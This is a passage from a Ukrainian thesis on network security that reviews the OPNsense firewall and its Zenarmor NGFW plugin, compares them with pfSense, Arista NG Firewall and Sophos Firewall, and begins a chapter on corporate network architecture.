


Рисунок 1.2 – Порівняння роботи традиційного фаєрвола, NGFW та WAF в моделі OSI

1.4 Огляд технологій і рішень OPNsense та Zenarmor

OPNsense – це безкоштовна платформа міжмережевого екрана та маршрутизатора з відкритим кодом (open-source), яка є важливим компонентом для сучасної мережевої безпеки, рис.1.3. Історія OPNsense починається з проєкту m0n0wall (на основі FreeBSD), на основі якого у 2004 році був створений pfSense. Однак, у зв'язку з остаточною припиненням підтримки m0n0wall у 2015 році та невдоволенням частини спільноти напрямком розвитку та змінами в ліцензуванні pfSense, у січні 2015 року OPNsense був виділений як окремий форк. Базуючись на операційній системі FreeBSD, OPNsense була розроблена з метою стати більш сучасним, прозорим та керованим відкритою спільнотою рішенням. За цим проєктом стоїть нідерландська компанія Deciso B.V., що спеціалізується на мережевому обладнанні та програмному забезпеченні. Даний продукт виходить далеко за межі базової фільтрації пакетів, функціонуючи як повноцінний міжмережевий екран нового покоління (NGFW) та комплексною платформою мережевої безпеки [8].




Рисунок 1.3 – Головне вікно веб-інтерфейсу OPNsense

OPNsense є безкоштовною платформою, що поширюється за ліцензією BSD і не передбачає жодних ліцензійних зборів, забезпечуючи повну прозорість вихідного коду та відсутність прив'язки до постачальника. Проте, для розгортання в важливих бізнес-середовищах компанія-засновник Deciso пропонує пакети корпоративної підтримки, що гарантує професійну допомогу та довгострокову безпеку.

Платформа OPNsense забезпечує наскрізний захист та операційну гнучкість завдяки поєднанню ряду передових функцій [9].

– Розширений захист та ідентифікація. OPNsense здатний інтегрувати функції глибокого аналізу мережевого трафіку (DPI) та виявлення і запобігання вторгненням (IDS/IPS), що дозволяє виявляти зловмисний трафік і блокувати загрози в реальному часі. Система підтримує концепцію Zero Trust Security і пропонує гранульовані правила брандмауера, які можуть визначатися на основі IP-адреси, порту, протоколу і, що важливо, застосунку. Для захисту доступу

можуть використовуватися додаткові механізми, як от двофакторна автентифікація (2FA) та одноразові паролі (One-Time Password).

- Надійність та безперервність. Завдяки оптимізованому мережевому стеку FreeBSD, OPNsense демонструє високу продуктивність та низьку затримку. Надійність забезпечується підтримкою високої доступності з використанням протоколу CARP (Common Address Redundancy Protocol) для створення кластерів брандмауерів та підтримкою апаратного прискорення AES-NI для швидкого шифрування.

- Спеціалізовані мережеві служби. OPNsense функціонує, як потужна маршрутизаційна платформа та включає можливість налаштування проксі-серверів (Squid) для контролю доступу та кешування вебтрафіку.

- Гнучкість та відмовостійкість. OPNsense має модульний дизайн та універсальну plug-in архітектуру, що дозволяє легко додавати функції, як-от VPN (OpenVPN, IPsec, WireGuard) та плагіни NGFW (Zenarmor). Платформа підтримує розгортання на різних x86 платформах та у віртуальних середовищах (VMware, Hyper-V, VirtualBox).

- Керування трафіком та маршрутизація. Платформа підтримує розширені функції керування трафіком для пріоритизації та контролю пропускну здатності, а також функціонує як багатофункціональна платформа з підтримкою протоколів динамічної маршрутизації (RIP, OSPF, BGP).

- Управління та зручність. Система пропонує сучасний, інтуїтивно зрозумілий вебінтерфейс (GUI) та майстри налаштування, які спрощують керування. Наявність REST API забезпечує можливість автоматизації конфігурації та інтеграції з іншими інструментами. Для діагностики та контролю доступні комплексне логування, деталізовані звіти та моніторинг у реальному часі.

- Актуальність та підтримка. Платформа підтримує проактивний підхід до безпеки з щотижневими оновленнями та фіксованим циклом двох основних релізів на рік, включаючи гілки довгострокової підтримки (LTS Branches), що забезпечує стабільність для виробничих середовищ.

Zenarmor – це сучасний, повністю програмний міжмережевий екран, розроблений компанією Sunny Valley Cyber Security Inc [10]. Він реалізований як потужний плагін, який здатний трансформувати OPNsense та інші фаєрволи у повноцінні міжмережеві екрани нового покоління (NGFW). Завдяки легкій, але продуктивній технології інспекції пакетів, Zenarmor забезпечує розширені функції безпеки, такі як контроль додатків, веб-фільтрація, аналітика мережі та інспекція TLS. Плагін легко інтегрується в інтерфейс OPNsense, забезпечуючи зручне керування та детальну звітність, рис.1.4 [11]. Zenarmor підтримує гнучке розгортання як у локальних мережах, так і в хмарних середовищах, що робить його ідеальним рішенням для мереж будь-якого розміру – від домашніх до корпоративних. Плагін дозволяє користувачам ефективно захищати мережу від сучасних загроз, включаючи зашифровані атаки, завдяки своїй архітектурі з єдиним проходом пакетів і хмарному керуванню.




Рисунок 1.4 – Приклад роботи Zenarmor у OPNsense

Важливою особливістю плагіна Zenarmor для OPNsense є те, що багато розширених функцій доступні лише у платній версії. У безкоштовній користувач обмежений лише керуванням єдиною «Політикою за замовчуванням» (Default policy), яка немає широких можливостей для редагування. Втім, безкоштовна версія є чудовим інструментом для ознайомлення з основними можливостями та

експериментів у домашніх умовах, тоді як платні підписки необхідні для корпоративних мереж та використання розширених функцій NGFW [12].

Zenarmor реалізує передові функції безпеки підвищуючи захисні можливості OPNsense. Втім деякі з перерахованих нижче функцій доступні лише через придбання ліцензії.

- Повна конфіденційність даних. Інспекція TLS виконується локально в межах мережі чи на кінцевому пристрої, що виключає необхідність передачі трафіку через хмарні сервери постачальника, забезпечуючи повний контроль над даними.

- Просте розгортання. Програмний стек встановлюється менш ніж за 5 хвилин завдяки автоматизованому процесу та не потребує глибоких технічних знань.

- Інтеграція з OPNsense. Zenarmor повністю інтегрується у веб-інтерфейс OPNsense, забезпечуючи зручне керування політиками та звітами через єдину панель.

- Детальний контроль додатків та веб-категорій. Zenarmor використовує власну базу даних застосунків для точної ідентифікації та класифікації трафіку. Дозволяє гнучко блокувати як окремі застосунки, так і цілі категорії (наприклад, соціальні мережі), а також налаштовувати користувацькі веб-профілі з можливістю створення власних веб-категорій.

- Розширені інструменти веб-контролю. Включає можливість Примусового використання безпечного пошуку для популярних пошукових систем. Zenarmor також підтримує блокування URL-адрес (блокування конкретних адрес або їх шаблонів) та функцію блокування ECH (Encrypted Client Hello) для підвищення видимості мережевого трафіку в HTTPS-з'єднаннях.

- Управління ідентичністю та пристроями. Підтримує фільтрацію та звітність на основі користувачів, інтеграцію з Active Directory, а також ідентифікацію та контроль доступу пристроїв.

- Проактивний захист від новітніх загроз. Використовує базові та розширені профілі безпеки для блокування шкідливого ПЗ/вірусів, фішингових

серверів, сайтів для зламу та потенційно небезпечних сайтів. Платні підписки надають захист від нещодавніх спалахів шкідливого ПЗ/фішингу/вірусів, командних та керуючих центрів ботнетів (C&C), ботнетів та тунелювання DNS.

- Оптимізація трафіку та якість обслуговування (QoS). Дозволяє здійснювати формування та пріоритезації трафіку на основі категорій застосунків/веб-сайтів та фільтрацію на основі політик та забезпечення якості обслуговування (QoS).

- Комплексна звітність та аналітика в реальному часі. Сторінка звітів є основним інструментом для моніторингу мережевої активності та ризиків. Вона дозволяє отримати загальний огляд стану системи та деталізувати інформацію, фільтруючи будь-який елемент на інтерактивних графіках. Користувач може обирати метрики (сесії, пакети), встановлювати часові інтервали, визначати розмір записів (Топ 5, Топ 10 тощо) та використовувати гнучке фільтрування.

- Хмарне централізоване керування. Zenconsole дозволяє керувати всіма розгортаннями Zenarmor з єдиної хмарної панелі, забезпечуючи централізоване і віддалене керування політиками безпеки незалежно від розташування.

1.5 Порівняльний аналіз OPNsense + Zenarmor з іншими NGFW-рішеннями

Окрім рішення на базі OPNsense з плагіном Zenarmor, на ринку мережевої безпеки існує низка потужних альтернатив, які також реалізують функціонал міжмережевих екранів нового покоління (NGFW). Ці рішення різняться за архітектурою, моделлю ліцензування та інтеграцією функцій безпеки. Нижче представлено порівняльний огляд популярних конкуруючих рішень [13].

- 1) PfSense є одним з провідних безкоштовних дистрибутивів міжмережевого екрана/маршрутизатора з відкритим кодом (Community Edition) на базі FreeBSD, який розробляється компанією Netgate. Найбільш популярна альтернатива для OPNsense. Проєкт виник у 2004 році як форк m0n0wall. PfSense використовує пакетний фільтр і пропонує комерційний рівень функціоналу, включаючи VPN (IPsec, OpenVPN), балансування навантаження, високу

доступність та можливість встановлення додаткових пакетів, таких як Snort для системи запобігання вторгненням (IPS). Керування здійснюється через інтуїтивно зрозумілий веб-інтерфейс без необхідності знання командного рядка FreeBSD. PfSense успішно замінює багато комерційних фаєрволів, проте для повноцінного функціоналу NGFW (глибокий L7-контроль, веб-фільтрація) він часто потребує встановлення додаткових модулів на кшталт вже згаданого Zenarmor.




Рисунок 1.5 – Головне вікно веб-інтерфейсу pfSense

2) Arista NG Firewall (раніше відомий як Untangle NG Firewall) – це програмний мережевий шлюз на базі Debian, який вирізняється своєю модульною архітектурою. Він позиціонується як рішення, що спрощує мережеву безпеку, пропонуючи баланс між продуктивністю та захистом. Untangle об'єднує функції UTM (Unified Threat Management) в єдиній коробці, включаючи запобігання вторгненням (IPS), веб-фільтрацію, антивірус, антиспам, VPN (зокрема, WireGuard), а також інструменти контролю пропускної здатності

(Bandwidth Control) та кешування вебтрафіку. Усі функції, як безкоштовні, так і платні, централізовано керуються через єдиний веб-інтерфейс з інформативною дашбордом. Хоча сама платформа є частково відкритою (базується на Debian) і може бути розгорнута безкоштовно для базових функцій, більшість ключових функцій NGFW-рівня та модулів безпеки доступні лише за платною підпискою.




Рисунок 1.6 – Головне вікно веб-інтерфейсу Arista NG Firewall

3) Sophos Firewall (раніше відомий як Sophos XG Firewall) є повністю комерційним NGFW-рішенням, розробленим для протидії сучасним загрозам. Його ключова перевага полягає у функції Synchronized Security (Синхронізована безпека) через механізм Security Heartbeat. Ця технологія дозволяє фаєрволу автоматично реагувати на інциденти в режимі реального часу, обмінюючись даними про стан здоров'я систем та телеметрією між кінцевими точками (Sophos Endpoint) та самим фаєрволом. Sophos Firewall забезпечує глибоку видимість прихованих загроз, передовий захист від загроз, Cloud Sandboxing (пісочницю) та включає повнофункціональний брандмауер вебзастосунків (WAF). Хоча для некомерційного використання доступна безкоштовна Home Use Edition (Домашня версія), основний корпоративний функціонал може бути отриманий лише через придбання відповідної ліцензії. Рішення пропонує комплексну безпеку на рівні шлюзу, виявляючи невідомі програми, підозрілі корисні навантаження та автоматично ізолюючи інфіковані пристрої від решти мережі.




Рисунок 1.7 – Головне вікно веб-інтерфейсу Sophos Firewall

Для забезпечення наочності проведеного аналізу рішень, основні відмінності та архітектурні особливості рішень представлено в табл. 1.2 нижче.

Таблиця 1.2

Порівняльна таблиця NGFW-рішень

Характеристика	OPNsense + Zenarmor	pfSense+ Zenarmor	Arista NG Firewall	Sophos Firewall
Базова ОС	FreeBSD	FreeBSD	Debian	Власна ОС
Модель ліцензування	OPNsense: Безкоштовно. Zenarmor: Freemium (лише базовий функціонал безкоштовний)	pfSense: Безкоштовно. Zenarmor: Freemium.	Freemium (База безкоштовно, NGFW-функції – платна підписка).	Комерційна підписка. Доступна безкоштовна Home Use Edition.
L7/DPI (Глибока Інспекція)	Так (Zenarmor: DPI з TLS inspection)	Так (Zenarmor: DPI з TLS inspection)	Так (через платні модулі)	Так (базовий NGFW-функціонал)
Ключові Переваги	Повністю відкрита база, модульність, сучасний інтерфейс, контроль з аналітикою	Довга історія, найбільша спільнота, розширення через пакети.	Модульна архітектура, простота використання, інтуїтивний дашбورد	Synchronized Security, автоматичне реагування на загрози, Cloud Sandboxing.
Система Запобігання Втручанню (IPS)	Так (вбудовано + Zenarmor)	Так (вбудовано + Zenarmor).	Так (через платний модуль).	Так (базовий NGFW-функціонал).

Продовження таблиці 1.2

Простота налаштування	Висока (сучасний UI)	Середня (менш сучасний UI).	Висока	Висока
Підтримка спільноти та документація	Висока (форуми, документація, Zenarmor підтримка)	Дуже висока (найбільша спільнота)	Середня (офіційна документація)	Висока (офіційна підтримка, менша спільнота)
Інтеграція з хмарними сервісами	Обмежена (Zenarmor Cloud для аналітики)	Обмежена (Zenarmor Cloud для аналітики)	Так (Arista CloudVision)	Висока (Sophos Central, Cloud Sandboxing).
Продуктивність	Хороша (Zenarmor потребує CPU для DPI)	Хороша (Zenarmor потребує CPU для DPI)	Середня	Обмежена (вимагає потужного обладнання)

На основі проведеного аналізу можна зробити висновок, що OPNsense у поєднанні з плагіном Zenarmor є оптимальним вибором для широкого спектру використання від домашніх мереж до корпоративних середовищ. Дана комбінація вирізняється завдяки відкритості вихідного коду OPNsense, що забезпечує прозорість, можливість кастомізації і відсутність прив'язки до постачальника та потужним NGFW-функціям Zenarmor, як глибока інспекція пакетів (DPI), аналіз TLS-трафіку, контроль застосунків і веб-фільтрація. Сучасний інтуїтивний веб-інтерфейс OPNsense спрощує налаштування, а модульна архітектура дозволяє легко розширювати функціонал через плагіни, включаючи Zenarmor. Безкоштовна версія Zenarmor ідеально підходить для ознайомлення та домашнього використання, тоді як платні підписки забезпечують розширені можливості для корпоративних середовищ. На відміну від pfSense, OPNsense пропонує сучасний GUI. OPNsense зберігає прозорість основної платформи, пропонуючи гнучку модель Freemium для Zenarmor (базова версія продукту є безкоштовною, а за розширений функціонал слід внести плату). Таким чином, комбінація OPNsense та Zenarmor є оптимальним, економічно вигідним та високопродуктивним вибором, який надає повний спектр функцій NGFW, необхідних для захисту мережі від загроз.

Висновки до розділу 1

В ході роботи над розділом було встановлено, що корпоративна мережа є важливою ІТ-інфраструктурою, від якої залежить безперервність бізнес-процесів, оскільки будь-які збої призводять до значних фінансових та репутаційних втрат. Сучасні загрози, вимагають відходу від традиційного захисту периметра, що зрештою приводить до впровадження концепції багаторівневої системи, що передбачає використання кількох шарів контролю.

Було встановлено, що NGFW є еволюцією традиційних фаєрволів, ставши критично важливим елементом сучасної багаторівневої системи захисту. На відміну від своїх попередників, NGFW розширює функціональність за рахунок глибокої інспекції пакетів та здатності працювати на рівні застосунків (L7), що дозволяє йому ідентифікувати, класифікувати та контролювати застосунки. Ключові принципи роботи NGFW полягають в обізнаності про застосунки та інтеграції множинних функцій безпеки, таких як система запобігання вторгненням (IPS) для блокування відомих загроз, антивірусне сканування та веб-фільтрація, а також використання аналізу загроз у режимі реального часу.

У ході огляду рішень мережевої безпеки було встановлено, що OPNsense є сучасною, безкоштовною платформою міжмережевого екрана/маршрутизатора з відкритим кодом пропонуючи прозоре, модульне та гнучке рішення на базі FreeBSD. Ця платформа здатна функціонувати як повноцінний NGFW завдяки розширеним можливостям IDS/IPS, а також за рахунок своєї універсальної plugin архітектури, що дозволяє інтегрувати додаткові плагіни. Ключовим елементом, що трансформує OPNsense у високопродуктивний NGFW, є плагін Zenarmor, розроблений, який забезпечує глибоку інспекцію пакетів (DPI), контроль додатків, веб-фільтрацію, інспекцію TLS та проактивний захист від новітніх загроз. Порівняльний аналіз із конкурентами показав, що комбінація OPNsense з Zenarmor є оптимальним, економічно вигідним та високопродуктивним вибором, який надає повний спектр функцій NGFW, зберігаючи при цьому прозорість та гнучкість відкритого коду.

РОЗДІЛ 2. ПРОЄКТУВАННЯ ПІДСИСТЕМИ ЗАХИСТУ КОРПОРАТИВНОЇ МЕРЕЖІ

2.1 Архітектура корпоративної мережі та вимоги до її захисту

Проектування корпоративної мережі є важливим процесом. Якісний та грамотно продуманий дизайн мережі прямо впливає на ефективність і продуктивність бізнесу, гарантуючи мінімальні затримки при обміні даними та високу надійність. Крім того, процес розробки має враховувати сучасні тенденції кіберзагроз, що має включати інтеграцію механізмів захисту на всіх рівнях, закладаючи основу для реалізації багаторівневої системи захисту.

Корпоративна мережа – це складна система, що складається з інтегрованих апаратних і програмних елементів. Її типові компоненти включають наступне [14].

- Маршрутизатори та комутатори. Маршрутизатори функціонують як регулятори трафіку, з'єднуючи різні мережі, наприклад, внутрішню локальну мережу з Інтернетом та визначаючи оптимальні маршрути для пакетів даних. Водночас комутатори працюють виключно у межах локальної мережі (LAN), з'єднуючи кінцеві пристрої, такі як робочі станції та сервери.

- Міжмережеві екрани та безпекові пристрої. Вони виконують роль захисного щита, що фільтрує вхідний і вихідний трафік на основі заздалегідь визначених правил, що є важливим для запобігання несанкціонованому доступу та проникненню шкідливого програмного забезпечення. Ці механізми безпеки можуть бути реалізовані, як апаратно (наприклад, на периметрі мережі), так і програмно чи навіть віртуально.

- Сервери та центри обробки даних (ЦОД). Сервери розміщують важливі застосунки і сервіси (ERP, електронна пошта) та зберігають корпоративні дані. ЦОД є централізованими об'єктами для розміщення цих серверів. Вони можуть бути локальними (on-premise) або хмарними, причому хмарні рішення забезпечують високу гнучкість і масштабованість.

- Кінцеві пристрої. Це пристрої, які безпосередньо використовуються співробітниками для виконання роботи та підключаються до мережі. До них

належать ноутбуки, мобільні телефони, принтери та пристрої IoT. Вони є найчастішою ціллю для кібератак, оскільки слугують точками входу в корпоративну мережу і тому вимагають постійного моніторингу.

На практиці при проектуванні топології мереж часто застосовують трирівневу ієрархічну модель, яка є ключовим підходом для структурування мережевих зв'язків та пристроїв. За цим принципом мережа поділяється на три чітко визначені рівні: рівень доступу (Access Layer), рівень розподілу (Distribution Layer) та рівень ядра (Core Layer), рис.2.1. Кожен рівень має спеціалізовані функції та призначення [15].

Рівень доступу (Access Layer) є найнижчим у моделі та слугує точкою підключення для кінцевих користувачів і пристроїв. Рівень доступу забезпечує підключення кінцевих пристроїв до мережі та дозволяє численним хостам з'єднуватися між собою через мережеві пристрої, такі як комутатори або безпроводні точки доступу. Функціонал рівня доступу забезпечує ізоляцію локального трафіку, утримуючи його в межах цього рівня і ініціює передачу на рівень розподілу лише для пакетів для яких пунктом призначення яких є інші мережі.

